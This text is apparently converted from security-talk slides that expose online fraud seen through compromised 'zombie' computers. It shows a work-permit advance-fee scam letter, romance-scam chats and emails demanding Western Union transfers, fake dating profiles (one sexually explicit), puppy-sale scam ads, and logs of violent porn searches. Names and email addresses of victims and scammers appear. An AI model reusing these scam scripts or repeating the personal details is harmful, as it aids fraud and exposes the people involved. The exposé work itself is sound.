
We will to assist to forward all your details to British LABOUR DEPARTMENT for processing of your entry working permit certificate as requested by the immigration department which will guarantee the issuance of your four 4-years entry working visa at the British embassy in your country of residence . As soon as we received from you , your request will be process and issued within 48-HRS;

This are generally mentioned in the prospectus of the Employment/Tourist tour or invitation by any UK company management for ,and immediately your documents is approved admission in that particular institute will qualify him or her for entrance clearance entry working permit .

INFORMATION METHOD OF PAYMENT

You should reach us with your payment through the means western union money transfer or money -gram money transfer bank and print out the candidate payment form to fill with the payment transfer informations from the western union , scan and send back to our office with:-
(i) Passport scanning pages ,(ii) Two recent passport photographs along with the (iii) Filled candidate payment form for processing and issuing of your entrance clearance work permit labour from our office .Attached file is contained your application candidate payment form for entry clearance work permit certificate and make payment through the western union money transfer to Accountant Receiver Name: **(Mr Addison Stuart)** Address: 80-83 Long Lane,EC1A 9ET London U.K
Then print out the candidate payment form to fill,scan and send your passport scanned pages along with two passport photographs for immediate processing and issuing of your request from our office within -48 Hours

Mafias: Nigerian Scammers



The screenshot shows a webmail interface with the following elements:

- Browser tabs: mail.com Home, Sent (3/48), Re: FOR YOUR KIND
- Navigation bar: Check Mail, Reply, Forward, Spam, Delete, Re: FOR YOUR KIND ATTENTION
- Sender: khem raj puri (with a question mark icon) [Close fullscreen]
- Subject: Re: FOR YOUR KIND ATTENTION
- Date and Time: 09/01/11 06:47 AM [Less info]
- From: "khem raj puri" <krajpuri@yahoo.com>
- To: britishlawyersworkpmt@englandmail.com
- Body text:

Dear Sir

I respected your kindly information for me about that job. But at that time my group clients are not to beleive me for deposite that amount. So after given to the clearance paper then they are possible and beleive to payment for me.

We can not send you money through Western or Bank, Because our government can not give us to permission. If you are agree then only one way to send that amount in our Nepalase UK Embassy through your hand.

Otherwise it is not possible to do for further processed then relase the task.

Thanking about me

Regards
Khem Raj Puri

Mafias: Nigerian Scammers



a.jpg




Applcation form.jpg



My Resume.doc



NIC1.jpg



Picture 058.jpg



Picture 059.jpg

Mafias: Nigerian Scammers



Picture 1327.jpg



Picture 1328.jpg



Picture.jpg



ROYAL YORK HOTEL RECOMMENDATION JOB OFFER ACCEPTANCE SLIP.JPG

Mafias: Predators

Home



Axionqueen

Age: early 30's

Location: [Keller, Texas](#)

Gender: female

Looking for: dating / a relationship

Interested in: men

Member since: 3 months ago

Relationship status: Single

Hair color: Black

Eye color: Brown

Religion: christian

Ethnicity: asia

Occupation: baby sitter

Wants children? Depends on what partner wants

About Axionqueen

AM LOOKING FOR A VERY STRAIGHT FORWARD AND WELL UNDERSTAND MAN TO BE MY SOUL MATE AND HE AS TO BE VERY HARD WORKING AND READY FOR A LONG TIME RELATIONSHIP WITH ME AND ALSO HAVE A GOOD HIGH SEX DRIVE AND HE AS TO BE DISEASE FREE AND VERY CLEAN AND VERY HONEST, LOVING, CARING, DOMINANT, PASSIONATE AND BE A MAN OF IS WORDS AND READY TO TRY NEW THINGS WITH ME AND LOVE EATING MY PUSSY AND TAKING ME FROM THE ASS ALWAYS AND ALSO LET ME HAVE THE LAST DROP OF IS CUM IN MY MOUTH FOR MY OWN GREAT DESIRED

Friends



travelgirls



Mafias: Predators

HaveAFling
Find your Kiwi Fling :)

[Messages](#)

[Profile](#)

[Settings](#)

[Credits](#)

[Logout](#)

Search: Age to in [Advanced Search](#)



[Send Message](#)



Axionqueen

Single seeking males for serious relationships then marriage

Lives in Auckland, New Zealand

Recent Activities

Last login 22 min ago

Age

31

Gender

Female

Zodiac Sign

Aries

Self Introduction

AM A VERY COOL HEADED AND EASY GOING LADY AND AM CARING, LOVING, OPEN MINDED, HONEST, PASSIONATE, HARD WORKING AND AM DOWN TO HEART PERSON AND I HATE CHEATING OR LIES AND AM WHO I CALL MY SELF, I LIKE COOKING AND GETTING MY ENVIRONMENT CLEAN ALWAYS AND I LIKE GOING SHOPPING, CAMPING, SWIMMING, FISHING AND AM

Languages Spoken

English

Weight

60 kg - Average/Medium

Height

174 cm (5' 8")

Informática 64

www.informatica64.com

Mafias: Predators



The screenshot shows a dating website interface. At the top, there is a navigation menu with links: Home | Top Charts | Search | Who's Online? | Interested in you | Profile | Mailbox | Favorites | You're interested in.. | **Invite a friend** | Translator. The main header features the 'PlanetaLove' logo on the left and a user profile summary on the right. The summary includes: 'PlanetaLove USA', 'Your profile has been viewed 1 times', '5 people interested in you!', 'Average rating: 10,00 (1 votes)', 'There are 42 new users!', and 'There is 2 online users!'. A small profile picture of a woman is visible on the right. Below the header, a purple sidebar on the left contains a 'Profile Management' menu with options: View Profile, Edit Profile, Upload Photos, View Photos, Settings, and Subscription. The main content area is titled 'USER PROFILE' and displays the following information: Username: axionqueen, Age: 31, Gender: Female, Location: Lynchburg, Virginia, United States, Looking for a man between: 39 and 60 years, Last Online: online now, and Average Rating: 10.00 (1 votes). To the right of the profile information are three sections: 'I am:' (Attractive, Pretty, Sexy, Sensual, Affectionate), 'I like:' (Stay with my family, Helping people, Walking, Dancing, Reading), and 'I'm looking for:' (A special man, Love, A man who).

Home | Top Charts | Search | Who's Online? | Interested in you
Profile | Mailbox | Favorites | You're interested in.. | **Invite a friend** | Translator

PlanetaLove USA
Your profile has been viewed **1 times** **5 people** interested in you!
Average rating: **10,00 (1 votes)**
There are 42 new users!
There is **2 online users!**

Welcome **axionqueen** | Logout

Profile Management

- View Profile
- Edit Profile
- Upload Photos
- View Photos
- Settings
- Subscription

USER PROFILE



Username: axionqueen
Age: 31
Gender: Female
Location: Lynchburg, Virginia, United States
Looking for a man between: 39 and 60 years
Last Online: **online now**
Average Rating: 10.00 (1 votes)

I am:
Attractive, Pretty, Sexy, Sensual, Affectionate

I like:
Stay with my family, Helping people, Walking, Dancing, Reading

I'm looking for:
A special man, Love, A man who

Mafias: Predators

The screenshot shows a social network interface for 'Jappy'. At the top left is the 'Jappy' logo. The main navigation bar includes 'Übersicht' (6), 'Profil', 'Mailbox' (1), 'Freunde', 'Mail verfassen', 'Suche', and a notification icon (1). The user's profile is for 'joyandreas32' with a status of '0,49' and a heart icon. A recent post by 'm 42 Thorsten' is visible with the text 'Sorry aber ich weiß nic...' and a timestamp of '16.02.12 - 10:08' and a notification icon (1). Below the post is a sub-navigation bar with 'Profil', 'Verlauf', 'Details', '1 Freund', 'Gruppen', 'Foto', 'Ticker', and 'Gästebuch'. The user's name 'w 32 joyandreas32' is displayed with a heart icon and the note 'Name unbekannt'. A toolbar contains 'Löschen', 'Verwalten', 'Mitglieder kennzeichnen', 'Bewertung aktivieren', and 'Hochladen'. The main content area features a large photo of a smiling woman with blonde hair holding a small black puppy. The background of the photo shows a pink towel with a black pattern hanging on a wall.

Mafias: Predators

kcbill1980(12:09:40 (UTC)):Hello sweetie
fiat176punto(12:12:49 (UTC)):Hello my sweet Mous
kcbill1980(12:13:00 (UTC)):how are you doinf sweetie
fiat176punto(12:13:16 (UTC)):doinf ???
kcbill1980(12:13:52 (UTC)):what am fine i just came back from the booking office and my love when did you really want me to come
fiat176punto(12:15:38 (UTC)):I want it that You come to me
fiat176punto(12:15:51 (UTC)):why what is the Problem
kcbill1980(12:16:03 (UTC)):when did u want me to come next week or what ?
fiat176punto(12:16:48 (UTC)):I dont now what is the best about you
kcbill1980(12:17:08 (UTC)):no problem am just asking to know the date i will choose to book the flight ticket and all i need to get all my papers with the flight ticket book it will cost me 700euro
fiat176punto(12:17:11 (UTC)):when is the best Day for Fly
kcbill1980(12:17:34 (UTC)):am ready to fly any time so far you are ready to have me with you my love
fiat176punto(12:18:33 (UTC)):Year thats fine so l thing you can look for Wendsday
fiat176punto(12:19:11 (UTC)):When its no Problem for you
kcbill1980(12:20:16 (UTC)):okay that is good
fiat176punto(12:20:21 (UTC)):Baby You have my Address now
kcbill1980(12:20:54 (UTC)):and when did you think you can get the 700euro send so that i can make the booking and get everything ready for me to fly down to germany
fiat176punto(12:22:05 (UTC)):Baby You have my Address now
fiat176punto(12:22:15 (UTC)):???
kcbill1980(12:22:18 (UTC)):i will send you the full nicked pics tonight
fiat176punto(12:23:11 (UTC)):oh Baby this is nice
kcbill1980(12:23:16 (UTC)):when did you think you will have chance to go and send me the 700euro for the booking so that i will get everything ready
fiat176punto(12:24:57 (UTC)):The pictures are so tht I can see your all Pircings ???
kcbill1980(12:25:18 (UTC)):i will send you my full information so that you can use it to send the money from western union to me okay
fiat176punto(12:25:49 (UTC)):yes Baby when You sen the Pic You can send me were I must Take the Money
kcbill1980(12:26:16 (UTC)):sorry i dont understand you my love
fiat176punto(12:27:17 (UTC)):When You send The Pictures to night You can sent me the Western Union Information
kcbill1980(12:27:58 (UTC)):ich frage Sie, dass, wenn Sie Zeit haben, um zu gehen und senden Sie mir die 700 €, so dass ich die Buchung kann tun und alles bereit
kcbill1980(12:30:15 (UTC)):are you there

Mafias: Predators

The screenshot shows a Yahoo! Mail interface with a search for 'western union' resulting in 158 messages. The left sidebar contains navigation links for Mail, Contacts, Calendar, and Notepad, along with a 'Check Mail' button and a 'New' dropdown. The search bar contains 'western union' and a 'Mail Search' button. A 'Get the newest Yahoo! Mail' button is also present. The search results are displayed in a table with columns for From, Subject, Date, and Folder. The first three results are from Kayla Bill and the last is from Josef Landhuis. The text of the messages is partially visible, showing a repetitive pattern of text related to 'western union' and 'bank manager'.

Mail | **Contacts** | **Calendar** | **Notepad** | [What's New?](#) - [Mobile Mail](#) - [Options](#) ▼

[Check Mail](#) | **New** ▼ | | [Mail Search](#) | [Get the newest Yahoo! Mail](#)

Refine Results

Sender
curtisgipson96 (35)
achim-dudziak-1962@hotmail.com (18)
Kayla Bill (18)
Andreas Köchling (11)
fiat176punto (9)
[View all 31 senders](#)

Folders
@C@Chats (129)
Sent (18)
Inbox (11)

Dates
2012 (61)
2011 (97)

Message Status
Read (158)
Unflagged (157)

Search Results 1 - 25 of 158 messages for **western union**

[Message View](#) | [Photo View](#) | [Attachment View](#) | [First](#) | [Previous](#) | [Next](#) | [Last](#)

[Delete](#) | [Spam](#) | [Mark](#) ▼ | [Move...](#) ▼

| <input type="checkbox"/> | | From | | Subject | Date | <input type="checkbox"/> | Folder |
|---|---|----------------|--|--------------------------------|-------------|--------------------------|---------------|
| <input type="checkbox"/> | • | Kayla Bill | | Re: Schatz I love you big Kiss | 9:27 PM | | Sent |
| ...and what is your bank manager with sending money if you are truthful collect the money from your bank and look for a western union shop to send it or you just forget about it and stop playing game with my heart --- On Wed, 2/29/12, Josef Landhuis... | | | | | | | |
| <input type="checkbox"/> | • | Kayla Bill | | Re: | 9:20 PM | | Sent |
| ...and what is your bank manager with sending money if you are truthful collect the money from your bank and look for a western union shop to send it or you just forget about it and stop playing game with my heart --- On Wed, 2/29/12, Josef Landhuis... | | | | | | | |
| <input type="checkbox"/> | • | Josef Landhuis | | [No Subject] | 4:29 PM | | Inbox |
| ...and what is your bank manager with sending money if you are truthful collect the money from your bank and look for a western union shop to send it or you just forget about it and stop playing game with my | | | | | | | |

Mafias: Predators

Von: Kayla Bill <[REDACTED]>
Betreff: Re: Schatz I love you big Kiss
An: "Josef Landhuis" <[REDACTED]>
Datum: Donnerstag, 23. Februar, 2012 07:10 Uhr

Hello sweetie why you have not sent me the nicked pics you promise me ?and i just sent you my nicked pics and please dont show it to another person is for only your eyes okay i love you and i will be waiting to chat with you when you come online today i miss you and last night my net was bad that is why i did not come online last night and i have also send you my info for the western union

From: Josef Landhuis <[REDACTED]>
Subject: Re: Schatz I love you big Kiss
To: "Kayla Bill" <[REDACTED]>
Date: Wednesday, February 29, 2012, 4:05 AM

hello Baby

I dont no but but my Bankmanager ask me that the Address City and country is not pasibel now what we can do ???
gime a athoer one please

Your love Josef big Kiss Baby

Von: Kayla Bill <[REDACTED]>
Betreff: Re: Schatz I love you big Kiss
An: "Josef Landhuis" <[REDACTED]>
Datum: Mittwoch, 29. Februar, 2012 14:43 Uhr

fuck it stop playing game on me i gave you my right address and what is your bank manager with sending money if you are truthful collect the money from your bank and look for a western union shop to send it or you just forget about it and stop playing game with my heart

Dog Scammers

My Ads [View All](#)

| | | | | | | |
|--|--------------------------------|-------------------------------|--------------------------------|-------------------------|-------------------------|-------------------------|
|  KTV8111403 Charming Registered Yorkshire ... | \$200.00 | Start: 2/29/2012 | Exp: 3/30/2012 | Active | | |
| ▶ Online Preview | ✎ Edit Details | 🖼 Edit Photos | 📄 Edit Upsells | ✔ Renew | ✖ Close | 📄 Clone |
|  ALA8111380 Charming Registered Yorkshire ... | \$200.00 | Start: 2/29/2012 | Exp: 3/30/2012 | Active | | |
| ▶ Online Preview | ✎ Edit Details | 🖼 Edit Photos | 📄 Edit Upsells | ✔ Renew | ✖ Close | 📄 Clone |
|  ALA8111368 Charming Registered Yorkshire ... | \$200.00 | Start: 2/29/2012 | Exp: 3/30/2012 | Active | | |
| ▶ Online Preview | ✎ Edit Details | 🖼 Edit Photos | 📄 Edit Upsells | ✔ Renew | ✖ Close | 📄 Clone |
|  ALA8111332 Charming Registered Yorkshire ... | \$200.00 | Start: 2/29/2012 | Exp: 3/30/2012 | Active | | |
| ▶ Online Preview | ✎ Edit Details | 🖼 Edit Photos | 📄 Edit Upsells | ✔ Renew | ✖ Close | 📄 Clone |
|  NJC8111331 Charming Registered Yorkshire ... | \$200.00 | Start: 2/29/2012 | Exp: 3/30/2012 | Active | | |
| ▶ Online Preview | ✎ Edit Details | 🖼 Edit Photos | 📄 Edit Upsells | ✔ Renew | ✖ Close | 📄 Clone |



Warning! This
picture could hurt
your emotions...

Dog Scammers

Category: For Sale - Free Stuff, Freebies, & Bargains
Views: 7


Start Date: 2/29/2012
Price: \$200.00



Find Similar Listings

Free Stuff, Freebies, & Bargains

Go!

 Create Alert

Meet the Advertiser HELP!

[Ask Advertiser a Question](#)
[View More from this Advertiser](#)
Feedback: [jessicabrown12](#)

Other Options

[Watch This Ad](#)
[Clip This Ad / View Clip List](#)
[Email to a Friend](#)
[Report As Inappropriate](#)
[ShareThis](#) 

Psychotics

| | | | |
|---|---------------|----------------|---|
|  | 190.90.26.169 | video xnxx.com | k= Mother =Search |
|  | 190.90.26.169 | video xnxx.com | k=Rape sister =Search |
|  | 190.90.26.169 | www xnxx.com | k=Violent rape =Search |
|  | 190.90.26.169 | video xnxx.com | k=Violence =Search user= comment= =Submit |

Anonymous

```
[+] [-] whatismyipaddress.com 7 forms
Form
100%IPADDRESS_05_05_100_154
195.37.234.30 hideme.ru
server[2]=rand
ip[2]=rand
url[3]=http://
name[3]=iàçâàìèâ çàêèääèè
server[3]=rand
ip[3]=rand
url[4]=http://
name[4]=iàçâàìèâ çàêèääèè
server[4]=rand
ip[4]=rand
fvm=1
fvm=2
fvm=3
demo_mai=viktorija.dju@yandex.ru
=iòïââèòü êiâ
q=ièñè
10-130-0033-1
q=
sa=Search
```

Anonymous

Domains of zombie

domain list of 8.26.64.35

[+] | [-] 2ip.ru

[+] | [-] anunturi.telegrafonline.ro

[+] | [-] facebook.com


| url | cookie |
|---|--------|
| http://www.facebook.com/plugins/likebox.php?channel=https://static.ak.fbcdn.net/connect/xd_proxy.php?version=3#cb=f131b5398589822&origin=http%3A%2F%2Fwww.reload.it%2Ff3fdf355a91639a&relation=parent.parent&transport=postmessage | |

[+] | [-] whatismyipaddress.com

[+] | [-] world.needforspeed.com

[+] | [-] www.youtube.com

Rare people in a rare World

| |
|---|
| Account |
| Refer A Friend |
| Affiliate Program |
| Referral Report |
| Account Details |
| Balance  |
| Redeem |


Your current balance represents how active your involvement in our service has been up to now. Summary stated below.

- Since joining up, you have accumulated a total of **\$24.38**
- You have not redeemed yet
- You do not qualify for redemption yet due to insufficient balance

Displaying 1 to 20 of 383 articles on page 1 of 20

| Title | Topic | Paid | Intro Date | Read Date | Rating Date |
|---|-------------------|--------|-------------------------|-------------------------|-------------------------|
| Culinary Traditions Of France | Gourmet | \$0.05 | 2/29/2012 1:42:42 PM | 2/29/2012 1:43:41 PM | 2/29/2012 1:44:32 PM |
| Why Network Marketing Sucks | Networking | \$0.05 | 2/29/2012 1:41:46 PM | 2/29/2012 1:42:41 PM | 2/29/2012 1:43:35 PM |
| Black Christmas movie review | Movies | \$0.06 | 2/29/2012 1:40:28 PM | 2/29/2012 1:41:45 PM | 2/29/2012 1:42:35 PM |
| Cultivate a Positive Mind-Set Through Meditation | Meditation | \$0.05 | 2/29/2012 1:40:05 PM | 2/29/2012 1:40:28 PM | 2/29/2012 1:41:41 PM |
| 5 Tips To Help You Master Digital Photography | Photography | \$0.04 | 2/29/2012 1:38:37 PM | 2/29/2012 1:39:34 PM | 2/29/2012 1:39:56 PM |
| Modern hand Analysis : What's In It For us? | Spirituality | \$0.05 | 2/29/2012 1:37:40 PM | 2/29/2012 1:38:36 PM | 2/29/2012 1:39:31 PM |
| Methods for photo backups | Photography | \$0.05 | 2/29/2012 1:36:47 PM | 2/29/2012 1:37:40 PM | 2/29/2012 1:38:30 PM |
| Soothing Music: The Native American Flute | Music | \$0.04 | 2/29/2012 1:36:05 PM | 2/29/2012 1:36:48 PM | 2/29/2012 1:37:27 PM |
| What does it mean to be an expatriate? Part 2 - How to choose your paradise | Coaching | \$0.05 | 2/29/2012 1:35:39 PM | 2/29/2012 1:36:05 PM | 2/29/2012 1:36:42 PM |
| Diabetes Epidemic because of self-inflicted Obesity | Diabetes | \$0.06 | 2/29/2012 1:35:12 PM | 2/29/2012 1:35:38 PM | 2/29/2012 1:36:01 PM |
| The Poor Man's Guide To Rich Looking Videos | Marketing | \$0.07 | 2/29/2012 1:34:56 PM | 2/29/2012 1:35:11 PM | 2/29/2012 1:35:35 PM |
| World's Hottest Hot Sauce - Blair's 16 Million Reserve | Food and Beverage | \$0.05 | 2/29/2012 1:34:14 PM | 2/29/2012 1:34:56 PM | 2/29/2012 1:35:08 PM |

